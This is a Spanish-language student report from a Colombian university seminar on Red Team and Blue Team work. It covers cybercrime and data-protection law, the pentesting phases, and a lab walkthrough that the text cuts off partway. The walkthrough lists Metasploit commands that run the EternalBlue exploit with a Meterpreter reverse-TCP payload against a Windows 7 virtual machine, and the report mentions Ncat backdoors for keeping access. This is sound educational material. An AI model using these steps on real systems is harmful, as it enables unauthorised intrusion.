CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

KAREN SOFÍA AROCA BAQUERO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD
RED TEAM & BLUE TEAM

TUTOR JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
VALLEDUPAR, CESAR
2020

RESUMEN

El presente informe técnico cuyo objetivo es relacionar todos los aspectos relevantes del desarrollo de las actividades realizadas en las etapas anteriores, busca plasmar las acciones del equipo Blue Team y Red Team como también conocer aspectos legales en Colombia como la Ley 1273 de 2009 que protege el bien jurídico tutelado de la información y el dato, regula la protección de la información, datos personales y preserva integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones.

La Ley 1581 de 2012 constituye el marco general de la protección de los datos personales en Colombia, entiéndase por datos personales toda aquella información asociada a una persona y que permite su identificación. El objetivo de la ley es garantizar la intimidad, derecho a la privacidad y el buen nombre de las personas en el proceso del tratamiento de los datos personales bajos los principios de confidencialidad, seguridad, legalidad, acceso, libertad y transparencia.

Existe un ente que actúa como un tribunal de ética profesional que ejerce inspección control y vigilancia de la ingeniería, sus profesiones afines y auxiliares llamado COPNIA el cual tiene como objetivo que los profesionales ejerzan adecuadamente la profesión y enaltezcan la misma.

En el mundo de la ciberseguridad existen procesos que se ejecutan para medir la seguridad de los sistemas como son las pruebas de penetración o pentesting las cuales verifican diferente tipos de ataques cibernéticos con el fin de encontrar fallas, errores o vulnerabilidades en un sistema de seguridad, su efectividad radica en que se utilizan las mismas herramientas y procesos que los delincuentes emplean para tener acceso a la información, la diferencia es que se hace en un entorno controlado y autorizado.

Palabras claves: Blue Team, Red Team, datos personales, privacidad, COPNIA, ciberseguridad, pentesting, ataques, vulnerabiliades.

ÍNDICE

PAG

LISTA DE FIGURAS

PAG

GLOSARIO

Ataque informático: un ataque es un intento de exponer, alterar, desestabilizar, destruir, eliminar para obtener acceso sin autorización o utilizar un activo. Un ciberataque o ataque informático, es cualquier maniobra ofensiva de explotación deliberada que tiene como objetivo de tomar el control, desestabilizar o dañar un sistema informático (ordenador, red privada, etcétera).

Blue Team: es un grupo de personas que realiza un análisis de los sistemas de información para garantizar la seguridad, identificar fallas de seguridad, verificar la efectividad de cada medida de seguridad y asegurarse de que todas las medidas de seguridad continuarán siendo efectivas después de la implementación.

Ciberseguridad: Conjunto de elementos, medidas y equipos destinados a controlar la seguridad informática de una entidad o espacio virtual.

COPNIA: es la entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional.

Datos personales: son toda aquella información que se relaciona con nuestra persona y que nos identifica o nos hace identificables. Nos dan identidad, nos describen y precisan.

Pentesting: es un ataque a un sistema informático con la intención de encontrar las debilidades de seguridad y todo lo que podría tener acceso a ella, su funcionalidad y datos. El proceso consiste en identificar el o los sistemas del objetivo.

Red Team: es un grupo independiente que ayuda a una organización a mejorarse a sí misma al oponerse al punto de vista de la organización a la que están ayudando. Por medio de la realización de ataques a un objetivo, se estudian sus debilidades.

Vulnerabilidad: es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma, por lo que es necesario encontrarlas y eliminarlas lo antes posible.

INTRODUCCIÓN

El presente informe técnico cuyo objetivo es relacionar todos los aspectos relevantes del desarrollo de las actividades realizadas en las etapas anteriores, busca plasmar las acciones del equipo Blue Team y Red Team como también los aspectos legales que se lograron como experto de Ciberseguridad.

OBJETIVOS

OBJETIVO GENERAL

Presentar un informe técnico donde se presenten las estrategias de los equipos de Red Team & Blue Team.

OBJETIVOS ESPECIFICOS

- Presentar los aspectos más importantes del desarrollo de estrategias de Red Team & Blue Team.
- Formular recomendaciones que permitan endurecer los aspectos de seguridad en una organización.
- Realizar un video socializando el informe técnico.

1. INFORME TÉCNICO

Para la realización del seminario especializado equipos estratégicos en Ciberseguridad Red Team y Blue Team en la **Etapa 1** inicialmente se consultó la normatividad existente en Colombia sobre los delitos informáticos y protección de datos personales donde se comprende que el 5 de enero de 2009 el Congreso de la República promulgó la **Ley 1273 de 2009** "Por medio del cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado "De la Protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones".

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

- Artículo 269A: Acceso abusivo a un sistema informático
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación
- Artículo 269C: Interceptación de datos informáticos
- Artículo 269D: Daño Informático
- Artículo 269E: Uso de software malicioso
- Artículo 269F: Violación de datos personales
- Artículo 269G: Suplantación de sitios web para capturar datos personales
- Artículo 269H: Circunstancias de agravación punitiva
- Artículo 269I: Hurto por medios informáticos y semejantes
- Artículo 269J: Transferencia no consentida de activos[1]

Una de las principales características de dicha Ley es que protege el bien jurídico tutelado de la información y el dato, regula la protección de la información, datos personales y preserva integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones.

Para las personas que incurran en dichas conductas la ley impone acciones penales como son penas de prisión de hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes. En el caso de que la persona que comete el delito es el responsable de la administración o control de la información se le impondrá hasta tres años la pena de

[1] http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

inhabilidad para el ejercicio de la profesión. La dirección de investigación criminal (DIJIN), es la entidad autorizada por el gobierno nacional para apoyar al ciudadano en caso de ser víctima de algún delito informático.[2]

La Ley 1581 de 2012 constituye el marco general de la protección de los datos personales en Colombia, Las condiciones contenidas en esta ley son aplicadas a los datos personales registrados en cualquier base de datos susceptible de tratamiento por entidades públicas o privadas en el territorio o donde se aplique la legislación Colombiana en virtud de normas y tratados internacionales. No aplica a las bases de datos de carácter personal o doméstico, en el caso que vayan a ser entregadas a terceros deberán ser autorizadas con previamente por el titular en donde automáticamente los encargados del manejo de los mismo están sujetos a la ley.

Luego de entendida la parte legal se indagó sobre las pruebas de penetración el cual es un proceso que se ejecuta para medir la seguridad de los sistemas y verificar diferentes tipos de ataques cibernéticos con el fin de encontrar fallas, errores o vulnerabilidades en un sistema de seguridad, su efectividad radica en que se utilizan las mismas herramientas y procesos que los delincuentes emplean para tener acceso a la información, la diferencia es que se hace en un entorno controlado y autorizado.

Etapas de un Pentesting:

- **Fase de recolección de información**

En esta fase se obtiene toda la información necesaria de la empresa, actividad de los empleados, correos electrónicos, con el fin de conocer el entorno, es la fase que más tiempo requiere debido de que de ella depende el éxito del ataque, entre mayor cantidad de información recopilada mayor será el éxito del ataque. Es un proceso de reconocimiento de identificación de puntos de entrada, para esto se puede aplicar Ingeniería Social aprovechando básicamente vulnerabilidades humanas o hacer un SNIFFING en la red para conocer la estructura de red, rangos de direccionamiento de la red, nombre de dominio, información de metadatos de los documentos y otros servicios existentes. El atacante logra reunir información detallada y concreta del objetivo.

- **Fase de modelado de amenaza**

[2] www.delitosinformaticos.gov.co

En esta fase se debe pensar como un atacante y mirar todas las opciones que podemos tomar con el fin de perpetrar un ataque, que recursos usaríamos, las estrategias y todo lo concerniente a como atacar un sistema sabiendo que es nuestro sistema, es decir una especie de auto ataque. En esta fase se puede utilizar la herramienta NMAP, la cual permite hacer un escaneo para identificar qué servicios están ejecutándose, que equipos están activos, sistemas operativos existentes en los dispositivos, firewalls entre otros filtros. De la misma manera en que el atacante arremete con los servicios (servidor web, servidor de base de datos) para avanzar en el ataque, así mismo la prueba se ejecuta imitando en todo momento la actuación de un atacante.

- **Fase de Análisis de vulnerabilidades**

Teniendo en cuenta la información recopilada en las anteriores fases, se clasifican las posibles vulnerabilidades, estas vulnerabilidades se pueden clasificar de diferentes maneras, por sus efectos (local o remoto), nivel de peligrosidad, ámbito. En esta fase se puede hacer uso de la herramienta NESSUS para escanear vulnerabilidades de un objeto en la red, a nivel de cliente o de servidor, en sistema operativo Windows, Linux, Mac u otro. Esta herramienta tiene la característica de que tiene una amplia base de datos de vulnerabilidades conocidas en distintos servicios que poseen plugins para identificar la existencia de la vulnerabilidad.

- **Fase de Explotación**

En esta fase se intenta conseguir acceso a los sistemas y generar un test de penetración, para ello se ejecutan exploits a las vulnerabilidades para identificar las vulnerabilidades que permitan a un atacante causar daños y después intentar conocer cuál sería el daño. En esta fase se puede implementar la herramienta METASPLOIT FRAMEWORK que permite hacer pruebas con la ayuda de la amplia base de datos de exploits que posee, las cuales pueden ser aprovechadas. Es decir, en vez de revisar si existen vulnerabilidades en un equipo remoto, se ejecuta directamente el exploit para simular las consecuencias posteriores en el caso que se ejecuten con éxito. La principal característica de esta herramienta es lograr la conexión con la maquina objetivo para ejecutar los exploit a los que sea vulnerable.

- **Fase de Post-Explotación**

Esta fase no se da en todos los casos, se realiza después de realizada la explotación y tener el acceso, busca recopilar el máximo de nivel de privilegios con los que se ingresaron

al sistema, se busca obtener toda la información a nivel interno para ganar privilegios. Se toma información de la red, credenciales y todo los que aporte información del ingreso ilegal al sistema y que al final sirve para saber cómo puede ingresar un atacante real.

Esta fase se divide en tres apartados: mantenimiento del acceso, obtención de información y cubrir huellas. Para mantener el acceso generalmente se utiliza una puerta trasera que permita acceder a la máquina de manera remota para esto se configura Ncat y Cryptcat, ambos funcionan en modo cliente como en modo servidor, de esta manera se pueden evadir los sistemas de seguridad de la organización atacada o auditada.

- **Fase de Informe**

Esta fase definitiva donde debemos validar las conclusiones sobre las vulnerabilidades que se obtuvieron a partir del ingreso por Pentesting a la empresa, se realizara una auditoria verificando aquellos puntos en los que la seguridad funciono de manera correcta y aquellos que deben ser corregidos. Se sugiere que este informe maneje dos temáticas un informe ejecutivo y un informe técnico, es decir una para el gerente que no tiene muchos conocimientos en sistemas y uno para el personal de TI que si conoce cada uno de los términos usados.

El informe ejecutivo debe contener los aspectos más importantes de la auditoria en un lenguaje entendible sin usar detalles técnicos, no debe tener más de dos páginas por lo que se debe centrar en los descubrimientos obtenidos y como pueden afectar a la organización, mostrando una estimación del riesgo al cual se está expuesto, también debe establecer el alcance de la auditoria.

Para dar continuidad con las actividades de penetración se instaló un banco de trabajo basado en herramientas software Opensource descargando VirtualBox en su última versión, se instalaron los sistemas operativos Win7-SE2020 a 64 bit y Win7-SE2020, configurando tamaño de memoria RAM, preferencias del servicio, disco duro a utilizar, entre otras configuraciones.

En la **Etapa 2** se presenta una situación problema que se desprende de un análisis legal referente a un acuerdo de confidencialidad entre la parte reveladora y la parte receptora, en donde se identifican procesos ilegales y no éticos, de los cuales se puede reflexionar lo siguiente:

Si bien es cierto toda empresa está su derecho de establecer cláusulas de confidencialidad a sus trabajadores y más aún cuando se tratan temas de Ciberseguridad y Ciberdefensa para proteger información relevante y vital con el fin de blindarse en el sentido que los conocimientos y secretos adquiridos por el personal que receptor de la información en el transcurso de la relación laboral o incluso después de terminado el contrato no sea utilizado para uso personal o de terceros.

Todo acuerdo de confidencialidad queda limitado en aquellos casos cuando sea requerida información por un ente jurisdiccional o administrativo, lo que quiere decir, que no se puede obligar a la parte receptora a no divulgar información a funcionarios o autoridades legales sobre información confidencial o sobre procesos ilegales como lo dice la primera clausula.

En Artículo 31 del capítulo II del Código de ética estipulado por el COPNIA habla sobre los deberes y obligaciones de los profesionales en el numeral que dice: Permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así́ como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones. Por lo que también es una falta a nivel ético.[3]

El intercambio de información confidencial sin previa autorización que atente contra la confidencialidad y la integridad de la información del titular y que sea utilizada para beneficio propio o de terceros es ilegal.

Es prohibido permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por la ley. (Artículo 32, numeral b, Capitulo II, COPNIA)


En la Etapa 3. Se realiza una demostración de vulnerabilidades en un sistema informático a partir del uso de metologías y técnicas de intrusión, para lo cual se utilizaron las herramientas Nmap que es una herramienta utilizada para escanear vulnerabilidades de

[3] https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

un sistema y Metasploit, que es una herramienta que permite explotar vulnerabilidades luego de ser detectadas para ayudar a realizar pruebas de detección de intrusos.
Los comandos utilizados fueron los siguientes:

Se ejecuta el comando ifconfig al Sistema Kali Linux


Figura 1. Ejecución del comando ifconfig



Fuente: Elaboración propia


Se ejecuta el comando ipconfig al Sistema Operativo Windows 64x

Figura 2. Ejecución del comando ipconfig al Sistema Operativo Windows 64x


Fuente: Elaboración propia

Se realiza un Ping a la máquina Kali Linux que responde satisfactoriamente


Figura 3. Prueba de comunicación a la maquina Kali



Fuente: Elaboración propia

Se realiza un Ping a la maquina Windows desde Kali Linux que responde satisfactoriamente


Figura 4. Prueba de comunicación a la maquina Windows desde Kali



Fuente: Elaboración propia

Se ejecuta el comando Nmap –A <ip> donde [-A]


Figura 5. Ejecución del comando Nmap



Fuente: Elaboración propia

Ejecución del comando msfconsole para entrar a la consola del metasploit


Figura 6. Ejecución del comando msfconsole



Fuente: Elaboración propia


Ejecución del comando search eternalblue para buscar la ruta del exploit y poder usarlo

Figura 7. Ejecución del comando search eternalblue



Fuente: Elaboración propia


Figura 8. Ejecución comando use exploit/Windows/smb/ms17_010_eternalblue



Fuente: Elaboración propia

Ejecución comando show options para ver los detalles del exploit


Figura 9. Ejecución comando show options



Fuente: Elaboración propia

Se cambia del payload por defecto ejecutando el comando set payload /Windows/x64/meterpreter/reverse_tcp y ejecución del comando show options

